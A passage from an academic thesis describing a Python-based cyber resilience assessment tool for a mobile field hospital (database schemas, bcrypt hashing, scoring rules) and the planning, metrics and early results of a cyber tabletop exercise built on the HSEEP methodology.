


Figure 10e: IRP module summary




Figure 10f: IRP module domains and selection

The last class in this module called Final handles all the calculation and scoring of the inherent risk profile assessment. After the user submits his answers, this class will determine a final score, display it to the user, and save it in the database.

7-11- CSM (Cybersecurity Maturity) Domains Modules:

These modules are all responsible for the cybersecurity maturity assessment, but are split into different modules for organizational / structural reasons based on the CRAF proposed model. The 5 modules reflect the 5 domains of the cybersecurity maturity. Each module is further split into classes, with each class representing a subcategory of each domain. Much like the inherent risk profile, each class here will find, organize and display the questions and possible answers that are relevant to it.




Figure 10g: CSM module domains

12- CSM Module:

The last module brings together all the cybersecurity maturity categories and handles the calculation and scoring of all the questions of this assessment. Finally, it handles saving the results in the database.

Other aspects of the tool that were implemented to support and improve the general functionality of the processes. These aspects include main components such as encryption and security, database design, results calculation adoption and the general process flowchart are discussed below.

Encryption and Security:

Encryption and password hashing are handled by the “bcrypt” function which is based on “Blowfish”, a symmetric-key block cipher. Bcrypt uses a salt in the hashing process to protect against rainbow table attacks. Furthermore, the function is adaptive allowing the iteration count to be easily increased making it slower, and thereby resistant to brute-force search attacks even with increasing computational power.

Database Tables design:

There are a total of 3 relational database tables. Each table contains a unique identifier as an integer number, represented as the “primary key”, used for distinguishing between all the stored data.

The table called “users” stores all the information that relates to user-made accounts. Information such as first name, last name, contact information, etc. are used to associate each user with the assessments they perform. Additionally, this table stores the user credentials (password & salt) as hashed values.

Field	Type	Null	Key	Default	Extra
uid	int	NO	PRI	NULL	auto_increment
first_name	varchar(40)	NO		NULL	
last_name	varchar(40)	NO		NULL	
date_of_birth	date	NO		NULL	
email	varchar(40)	NO		NULL	
company	varchar(40)	NO		NULL	
username	varchar(40)	NO	UNI	NULL	
password	varchar(150)	NO		NULL	
salt	varchar(100)	NO		NULL	

Figure 10h: Database table fields

Another table called “irp” stores everything related to the Inherent Risk Profile. Information such as a unique name given to the assessment, the date it was performed, the different scores for each category and the final risk level are combined with a user-specific identifier, represented as a “foreign key”, to link the assessment with the user.

Field	Type	Null	Key	Default	Extra
iid	int	NO	PRI	NULL	auto_increment
name	varchar(40)	NO	UNI	NULL	
date	datetime	NO		NULL	
user	int	NO	MUL	NULL	
company	varchar(40)	NO		NULL	
least	int	NO		NULL	
minimal	int	NO		NULL	
moderate	int	NO		NULL	
significant	int	NO		NULL	
most	int	NO		NULL	
risk_level	varchar(20)	NO		NULL	

Figure 10i: Database table fields 2

The final table, called “csm” contains everything related to the Cybersecurity Maturity. Similar to the “irp” table, this one also stores the information needed to uniquely represent the assessment and link it to the user that performed it, alongside all the answers under each category, and the final maturity level.

Field	Type	Null	Key	Default	Extra
cid	int	NO	PRI	NULL	auto_increment
name	varchar(40)	NO	UNI	NULL	
date	datetime	NO		NULL	
user	int	NO	MUL	NULL	
company	varchar(40)	NO		NULL	
baseline_yes	int	NO		NULL	
baseline_compensating	int	NO		NULL	
baseline_no	int	NO		NULL	
evolving_yes	int	NO		NULL	
evolving_compensating	int	NO		NULL	
evolving_no	int	NO		NULL	
intermediate_yes	int	NO		NULL	
intermediate_compensating	int	NO		NULL	
intermediate_no	int	NO		NULL	
advanced_yes	int	NO		NULL	
advanced_compensating	int	NO		NULL	
advanced_no	int	NO		NULL	
innovative_yes	int	NO		NULL	
innovative_compensating	int	NO		NULL	
innovative_no	int	NO		NULL	
maturity_level	varchar(20)	NO		NULL	

Figure 10j: Database table fields 3

Calculation & Results:

When it comes to the final results, each type of assessment yields a separate score.

The Inherent Risk Profile is split into 5 major categories, and every possible answer can fall under one of them, representing the risk level from lowest to highest: “Least”, “Minimal”, “Moderate”, “Significant”, “Most”. The final score is calculated by taking the total sum of all the answers under each category and comparing the results. The category with the most answers represents the risk level of the assessment.

In a case where 2 or more categories with the most answers have an equal number, the one that represents the highest (worst) risk level is appointed.

On the other hand, the Cybersecurity maturity has a less complex array of possible answers (Yes, Yes with compensating controls, No) but a more complex categorization. Seeing as most questions answered with a “Yes” would represent a more mature cybersecurity model, only the “Yes” answers were taken into consideration in the calculation. As such, the category with the highest total of “Yes” answers determines the maturity level, represented from lowest to highest: “Baseline”, “Evolving”, “Intermediate”, “Advanced”, “Innovative”.

In contrast to the inherent risk profile, if 2 or more categories have an equal highest total of “Yes” answers, the lowest (worst) maturity level is appointed.

Flowchart Diagram:

The CRAF flow diagram shows a diagrammatic representation of the full processes that occurs during the usage of the CRAF tool starting from the launch of the tool, to registration and login, until the display of results and logout processes. This is shown in the Figure 10k below.




Figure 10k: CRAF tool flowchart

3.5 Conclusion:

This chapter introduces the concepts of cyber resilience evaluation, its methods and processes, and its application in the context of the MFH. It also provides different scientific approaches in order to develop a cyber resilience assessment method, and/or model. This provides a platform in giving options in terms of explaining the existing major cybersecurity assessment framework, and in addition, other CR assessment frameworks that supplement the capabilities of the major frameworks in terms of their corresponding capabilities, functions and adaptabilities to different contexts. Furthermore, a more logical aspect of the process in which these frameworks are adopted is introduced. This entails the different adoption approaches from the direct adoption, to the approach of building a new model from scratch. As the hybrid/combination approach was adopted with justifiable means, this was implemented in the process of developing a proposed model for the evaluation of the CR in the context of the MFH cyber infrastructure.

It also went further to provide details on the evaluation of the cyber resilience assessment of the MFH with the use of the proposed model, explaining the scoring system adopted and its impact on the interpretation of the assessment results. Finally, in introduced the major aspects of the technical implementation of the proposed python-based assessment model developed. This helps in automating the process of the CR assessment procedure with the use of a digital stand-alone software, built for the purpose of implementing the features if the model. Overall, this chapter provides the theoretical and technical assessment capabilities. With a more practical based method, and using real-life scenarios, the next chapter discusses how table-top exercises can be used as a more practical assessment method to support the theoretical aspects.

CHAPTER 4: Cyber Table Top Simulation Exercise

4.0 Introduction:

Emergency situations and emergency response procedures the possibility of falling short and becoming victims of a cyber-attack. With some healthcare sector infrastructures having robust security infrastructure in place, and others such as the MFH having very limited amounts, a well-aware staff situationally and in cyber incident knowledge are the essential ways in which the healthcare structure can ensure of good defences in place against a cyber-attack. However, the use of the cyber training and table top exercises are limited to a certain level knowledge based data, with practicability, thus, can be buttressed with the use of both the CR assessment methods (discussed in Chapter 3) and the Cyber Table top Exercises (TTX) discussed in this chapter. Chapter 3 also provided a perspective in terms of the current security posture assessment of the MFH's cyber infrastructure and its stakeholder. However, this chapter provides a more practical approach towards not only assessing the security posture and readiness, but also focusing on the MFH users/stakeholders.

4.0.1 Cyber Tabletop Exercise (TTX):

A Cyber TTX is considered to be one of the best and most effective ways to evaluate a variety of emergency response situations and incident response plans [82]. The simplest way to describe this exercise is as a verbally-simulated scenario that presents specific emergency scenarios and allows participants to react, which can have a serious impact on the overall response actions of an organisation were it to occur in reality. In essence, this Cyber TTX only differs from the traditional TTX in terms of the cyber-attack scenario involved, which affects the category of participants and the roles played.

Generally, during a TTX, attendees have to act, think and make decisions as if the scenario was real. This approach places the attendees in a life-like situation and exposes any loopholes in the incident response plan and in the organisational communication and collaboration frameworks [82].

Some of the key importance of any TTX that is efficient in training its stakeholder towards the anticipation of a cyber-attack, include:

- A TTX that always focuses on more realistic and business-impacting attack scenarios that are relevant, such that when the scenarios are played out in front of the stakeholders and participants, they can act as an eye-opener for many.
- A TTX that aims to create a scenario where people are put under intense pressure and are allowed to re-think on how they would actually react in a real-life crisis or emergency scenario, where the decision-making becomes faster as the worst-case scenario has already been practiced for.
- A TTX that is low-budget, and a cost-effective way of improving cyber defences without creating any disruption to normal business processes or any cyber infrastructure.
- A TTX that contains a final report is usually prepared at the end of a cyber tabletop exercise, which clearly shows the strengths and weaknesses of the processes, the stakeholders' combined capability to respond and act. This report can then become a solid draft for which other capabilities can be derived.

4.1 Table Top Simulation Planning

4.1.1 Exercise organization & development

The planning and organization of an effective TTX outlines the processes involved in planning an effective and useful exercises for the stakeholders. The development processes starts with introducing and explaining the aims, objectives, schedule, style, guidelines, assumptions, stakeholders/participants and methodology.

4.1.2 Aim

The MFH Cyber Table Top Exercise (TTX) as part of the exercise to be implemented in the health industry's Cyber assets testing is an unclassified and both formal/informal exercise. The purpose of this MFH TTX is as follows:

- For the involved and defined MFH stakeholders to participate as part of the MFH's operational life-cycle (exercise stage).
- To examine Cybersecurity considerations associated with the general Cyber resilience in terms of the interruptions of healthcare operations that are initiated with Cyber disruptions.
- Explore and address Cyber security challenges.

- Help in further understanding of the relationships and dependencies between the IT assets, the MFH operations & logistics, the medical service delivery, the physical security & access management.
- To test and evaluate the Cyber incident response capability, its shortfalls, and the collective decision-making process of participants and stakeholders.

Even though physical consequences of the interruptions may be relevant, they are not the main goal of the exercise, as it focuses on the MFH's internal and external incident response capabilities and communications in the case of a simulated cyber incident.

This exercise will provide the participants an opportunity to know and improve understanding of key issues associated with a more focused Cyber-attack on the MFH with coordination and communications with other stakeholders in response to such attack scenarios.

In the exercise, the following materials will be developed and made available to support the full implementation of the exercise:

- Exercise support Materials: These include the guide and format of the exercise and the agenda for both the participants and the facilitator.
- PowerPoint Presentation (PPT): This will help the process of explaining the steps, scenarios and discussions.
- Feedback forms: These include the participants feedback forms, evaluation forms and exercise feedback forms, used for key outcomes & improvements in order to develop an after-action report afterwards.

Finally, all the technical details of the scenarios are scientifically plausible and is intended for the exercise and training purposes only, because exact details will depend on very technical and environmental factors which might be beyond the scope of this exercise.

4.1.3 Objectives of the Cyber TTX :

The objectives of the exercise is to fulfil both the life-cycle of the MFH before and after deployment, as well as its importance in terms of planning, policies and general operational procedures. These objectives are to:

- Determine and evaluate the level of cyber security and cyber resilience capability of the MFH in the unlikely occurrence of an adverse cyber event, to assess the readiness and awareness of the MFH stakeholders.
- Examine the communication processes, plans and protocols used in information sharing between the stakeholders of the MFH before, during and after a cyber event.
- Assess the organization's cyber education and awareness levels of the MFH's stakeholders.
- Improve the understanding of potential impacts and multiplying effects of cyber events that occur with the MFH can have in the Health sector.

4.1.4 Schedule of the Cyber TTX:

There will be some required time to brief participants on the exercise, the procedures, and roles of each participant, as well as the contribution to the feedback and evaluation procedures. Total time is planned to be a maximum of 2 hours. This schedule follows the traditional schedule of normal table top exercises⁵, which is as follows:

- Introduction is planned to last about 10 minutes
- Primary Scenarios – Usually the main scenarios of MFH Emergency is planned to last about 10 minutes
- Secondary Scenario – Usually the sub scenarios of cyber Emergency is planned to last about 10 minutes
- Discussion – is planned to last about 15 minutes
- Secondary Scenario 2 – is planned to last about 10 minutes
- Discussion – is planned to last about 15 minutes
- Closing / Debriefing / Evaluation – is planned to last about 40 minutes.

⁵ <https://www.ready.gov/exercises>

4.1.5 Exercise Style:

This MFH TTX is majorly a combination of an informal delivery with the documentation in a formal format, and will be in a stress-free and pressure-free environment. It is an open discussion format involving more of exchange of ideas as the exercise progresses with its simulated scenarios of the cyber incidents. It will definitely help in general awareness of the current cyber resilience.

The exercise will have dynamic scenarios which will allow changes and corrections as it progresses, and new scenarios can also be added during or after the exercise.

4.1.6 Guidelines:

The following are the guidelines for conducting the table top exercise as it follows the traditional TTX guidelines, which are as follows:

- Different viewpoints are encouraged and welcome as there is no wrong answer.
- Decisions or results may not fully reflect the MFH final position or cyber resilience posture, as it's an exercise to propose possibilities and solutions.
- Assumption of stakeholders that are not participating in the exercise or representing any scenario to be positively cooperating (hypothetically).
- The designed exercise is not limited to the information provided in terms of plans and policies, and can be changed and evolved during the exercise to make it better in the forms of making it better and as realistic as possible through the discussions.

4.1.7 Assumptions:

In cases and scenarios where there is an obvious disconnect from reality and what can be achieved, certain assumptions are made to maintain its real-life scenario expectancies. It is also made to justify certain actions performed within the exercise scenario that are relevant to the context of the overall aim of the exercise. These assumptions include:

- The scenarios occur only as they are presented, and plausible.
- No trick questions, no wrong answers.
- Information is given to all participants at the same time.

- Participants can make new assumptions as long as they are reasonable and related to the MFH's cyber security scope
- The findings derived from the exercise are subject to corrections.
- Participants should assume that as the exercise is in progress and response actions are carried out, other stakeholders that are not participating are executing their own actions as required and applicable.

4.1.8 Stakeholders/Participants:

The TTX comprises of certain human factors that make up the exercise actions and execution. These stakeholders are comprised of the available human resources at the disposal of the exercise organisers. They are with diverse backgrounds and exposures, but are assigned to perform tasks as close to their knowledge-realm for better results of the exercise, as describes and illustrated in appendix D1 & D2. These include:

- **Players or Participants:** follows the exercise and scenarios as presented by the facilitator, to execute the options, actions or plans as appropriately required at each stage from their knowledge and experience.
- **Facilitators:** explains and keeps the presentation and discussion of the entire exercise while tracking the objectives and keeping to time allocated.
- **Observers/Data collectors:** may observe the entire exercise, and may also gather relevant data (such as participants' reactions and comments) from discussions during the exercise, to contribute to the final report.

4.1.9 Methodology:

The methodology implemented in the exercise to achieve the objectives is based on the input-action-output paradigm of the HSEEP [83]. The Homeland Security Exercise and Evaluation Program (HSEEP) is a capabilities and performance based program used for guidance in a standardized exercise development, as it has cyber events that have physical implications in critical national infrastructure in terms of emergency management [83].



Figure 11: The HSEEP Methodology [83]

The HSEEP exercise cycle in Figure 11 includes details to guide organisers in terms of design and development, the conduct of the exercise, its evaluation, and improvement planning. It also provides specific guidelines on usage and implementation of its paradigm. The input-action-output paradigm includes:

- **Input:** Includes the scenarios used, data from background research, reports from other external sources.
- **Action:** includes the numerous processes used for assessing situations, assumptions, implications, resources available, and actions taken.
- **Output:** includes the reports from the feedback forms, as well as the recommendations proposed.

4.1.10 Scenarios:

The three cyber events or scenarios proposed in this exercise were developed to provide a common and qualitative description to some of the recurring and critical vulnerabilities in the

health sector in general. Each scenario addresses a different cyber security issue in the healthcare industry, as described and illustrated further in appendix D2, which are:

Primary Scenario: MFH deployment scenario in this case, a terrorist attack in need of an emergency response.

Secondary Scenario: Cyber-physical events/disturbance:

- **Inject 1:** Compromise/Corrupted Electronic Medical Records (EMR): This scenario shows the events leading up to the eventual compromise of medical records in the MFH database.
- **Inject 2:** Network DoS (Denial of Service): this scenario inject shows the event where an attack occurs which drastically affects the functioning and efficiency of the MFH's network connectivity, with several disruptions.
- **Inject 3** Medical device compromise/malfunction: this scenario inject shows the event where a medical device is attacked, causing a series of malfunctions on the device and its subsequent effects.

4.2 At the End

4.2.1 Debrief:

Immediately after the exercise, a debrief will take place to get feedback from participants as well as a self-assessment time-frame. Participant feedback forms are also distributed to be completed for the general assessment of the entire exercise to seek for improvements in terms of issues identified, which are all to be used for the development of the final report.

This is the point where the organiser hands out the participation forms and evaluation forms, that are used to examine both the exercise outcomes and the evaluation of the exercise participation and quality. These participation forms and exercise evaluation form are attached in appendix D.

4.2.2 Collection of Data & Analysis:

Data gathered from participants by the facilitator in the form of notes, suggestions, feedback and other required forms designed for the exercise are collected. These may include decisions made by participants, ideas recommended, and issues raised for future improvements, all collected after the exercise has been concluded.

After collecting all the data from the participants of the exercise, a few preliminary questions to be met include:

- Were the Objectives of the exercise met?
- Were the participants able to provide useful feedback?
- Did the discussions help in stimulating the achievement of the objectives?
- Was the exercise plans and procedures generally easily understandable by the participants?

These questions are all able to be answered both by reviewing the exercise materials as well as the observations of the facilitator, comparisons between the notes and discussion sessions ideas and recommendations provided, actions or in-actions in terms of tangible feedback to identify or resolve issues.

4.2.3 Lessons learned:

According to [83] lessons learned refer to both positive and negative experience and knowledge gained from observations and historical study of operations, training and exercise, referring to a summary of aspects that worked well and those that didn't work well, with changes and recommendations to improve in terms of the general plans, policies and setup and exercise coordination.

More importantly, this MFH TTX is compliant with the HSEEP policy and methodology (Homeland Security Exercise and Evaluation Program). This was adopted as it covers majorly the aspects involved in the health sector resilience aspects and categories that apply to the implementation and development for the Mobile Field Hospital infrastructure and its stakeholders.

4.3 Experimental Scenario and Metrics

A group of carefully selected laboratory participants – selected based on interests – were used to perform a TTX research involving a team of Resilience experts, Emergency response experts, cybersecurity experts and Logisticians onto first, a COVID-19 crisis scenario serving as a primary scenario, and secondly a cyberattack scenario on the emergency response of a Field Hospital.

4.3.1 MFH Scenario Definition:

The Cyber-attack Scenario storyboard involves the immersion of the stakeholders/players in a setting from the health emergency primary scenario, to a cyber-attack scenario involving a local espionage group. This group is equipped with both traditional and cyber-terrorism capabilities, with their primary targets being the field hospitals cyber infrastructure and data. This scenario uses the cyber-attack vectors to serve as the method of delivery of the injects. These injects include:

- Inject1 – EMR/EHR network fluctuation: Delivered with the use of physical attack vector, to affect the network performance.
- Inject2 – Network DDoS: Delivered with the use of network attack vector to affect accessibility.
- Inject3 – Medical Device Malfunction: delivered with an evolving physical attack vector to affect the performance of medical devices.
- Inject4 – Data encryption: Delivered with both physical and network attack vectors to cause the loss of access to data.
- Inject4.1 – Information mal-handling: Delivered with Infodemic attack vector to affect the information dissemination.

The team is subjected to a series of Table top exercises (TTX) in the COVID-19 crisis scenario to evaluate and record their various responses to each inject introduced. Injects of different classic physical cyber-attacks were introduced, and responses from participants were recorded with data sets and metrics such as:

- protection capabilities: showing the level of protection and prevention infrastructure measures and usage in place;
- detection capabilities: showing the level of detection infrastructure measures and usage in place;
- detection time: describing the approximate time taken to detect threats;
- response capabilities: showing the level of response mechanisms in place to sufficiently respond to threats;
- response time: describing the approximate time taken to respond to threats;

- knowledge on cyberthreats: describes the level on knowledge that stakeholders’/players possess on cyberthreats;
- situational awareness: the perception of the stakeholders’/players on the cybersecurity posture and the environment;
- policies and access to infrastructure and assets, for the likelihood measurement.

Also, data sets and metrics for the impact measurement include:

- data creation & entry,
- barcode creation/encoding/printing,
- data access & update,
- barcode decoding,
- data transfer/sharing,
- data storage,
- external data sharing, health of patients and organisational reputation.

4.3.2 Data:

In the Data generation and recording process, the experts underwent four separate TTX exercises in the same scenario, to evaluate the capabilities of the healthcare facility – in this case a Field Hospital – and its stakeholders. The evaluation metrics recorded as the various injects were introduced include parameters and their measurement metrics.

These parameters are recorded in the metrics measurement and impacts ranging from the category of severe, significant, moderate, minor and minimal, with corresponding values from 5 to 0 respectively. A summary of the parameters’ metric measurement is shown in the Table 6.

MEASUREMENT	SCORE
VERY HIGH/SEVERE	5
HIGH/SIGNIFICANT	4
MODERATE	3
LOW/MINOR	2
VERY LOW/MINIMAL	1

Table 6: Parameters/Metric Measurement

CATEGORY	CLASS	DESCRIPTION
Target	Field Hospital-Targeted	Specifically targets the Field Hospital infrastructure
	Non-targeted	Coincidentally Impacts the Field Hospital
Sophistication /Likelihood/ Impact	VERY HIGH/SEVERE	Has a drastic effect on the functionality of infrastructure and business continuity
	HIGH/SIGNIFICANT	Has a signifaicant effect on the functionality of infrastructure and business continuity
	MODERATE	Has a medium effect on the functionality of infrastructure and business continuity
	LOW/MINOR	Has a recverable effect on the functionality of infrastructure and business continuity
	VERY LOW/MINIMAL	Has a mild effect on the functionality of infrastructure and business continuity
Impact Categories	Degradation	Cyber or Physical infrastructure's normal operations are negatively impacted but not disrupted
	Disruption	Cyber or Physical infrastructure's normal operations are interrupted
	Destruction	Cyber or Physical infrastructure is destroyed
	Data Compromise	Non-public data is accessed/shared (or tampered)
	Data Theft	Non-public data is Stolen
Impacted Equipment	Local Enterprise Network	The Field Hospital's enterprise corporate network devices such as routers and switches.
	Enterprise devices	The Field Hospital's enterprise access devices such as computers, printers
	Mobile devices	The Field Hospital's enterprise corporate mobile/portable devices such as tablets, barcode scanners
	Patient Care	The Field Hospital's enterprise external network connectivity devices such as ISP, Sateltlite, email
	External enterprise network	The Field Hospital's healthcare tools and devices such as medical devices Stand-alone and network connected.
	Enterprise Data management	Contains the data management and communications equipment such as EHR management software, intranet
	Enterprise Data Storage	The Field Hospital's state of data at rest and equipment used to achieve this such as Data/IIS Server
	Safety/Convenience	For measurement, equipment related to the Field Hospital's network and general operations such as alarms/HVAC
	Public knowledge/Reputation	The Field Hospital's Media and how Public knowledge of incidents are managed

Table 7: Description of Other Parameters 2

The TTX focused on certain critical aspects of the Field hospital for measurement in terms of its impact categories as shown in Table 7, such as:

- Degradation,
- Disruption,
- Destructions,
- Data Compromise, and
- Data Theft.

The inject scenarios are carefully curated to fulfil the metrics measurement, which include an EMR software fluctuation (inject1), a network DoS (Denial of Service) (inject2), a medical device malfunction (inject3), Data encryption/loss of access (inject4), and information mal-handling (inject4.1).

4.3.3 The results:

Analysing the results from the cyber TTX as described in Fig 12, the data results displayed in the impact and likelihood matrix shows that injects such as causing network fluctuations (labelled INJECT1) by the threat actor. Also, physically accessing one of the locally networked devices to install a malicious file that caused the network access to slow down is shown as a low sophistication and likelihood level but with moderate impact level. This is due to the

relative ease to which simple malware is accessible for minor attacks and resolving the attack was carried out by a technical personnel by restarting the network, thus only causing a short business disruption. The graph data also shows another inject where cyberthreat actor causes a malfunction in one of the medical devices used on patients (labelled INJECT3), and categorizing the inject based on the results as having a significant impact (as a result if a possible injury complications /or death) on the field hospital but with a low/unlikely likelihood value. This may be due to the possible sophistication of the cyberthreat that requires much technical knowledge, physical access and ample time to prepare for the attack type. Other injects highlighted in the study also includes a scenario where a cyberthreat actor limits or stops availability to all data and networked devices for a specific period of time. This DoS is categorised to have a moderate impact on the field hospital, with also a moderate degree of likelihood, which may be due to the metrics of response capability and response time in terms of restoration to normal service being achieved after a brief general restart of the network. The study also shows none of the injects to have either ‘severe’ impact or ‘almost certain’ likelihood, mostly because of its limited exposure to the external internet infrastructure, hence limiting its attack surface area. This is because of the nature of the Field Hospital’s cyber infrastructural setup, which allows very limited or no internet connectivity to 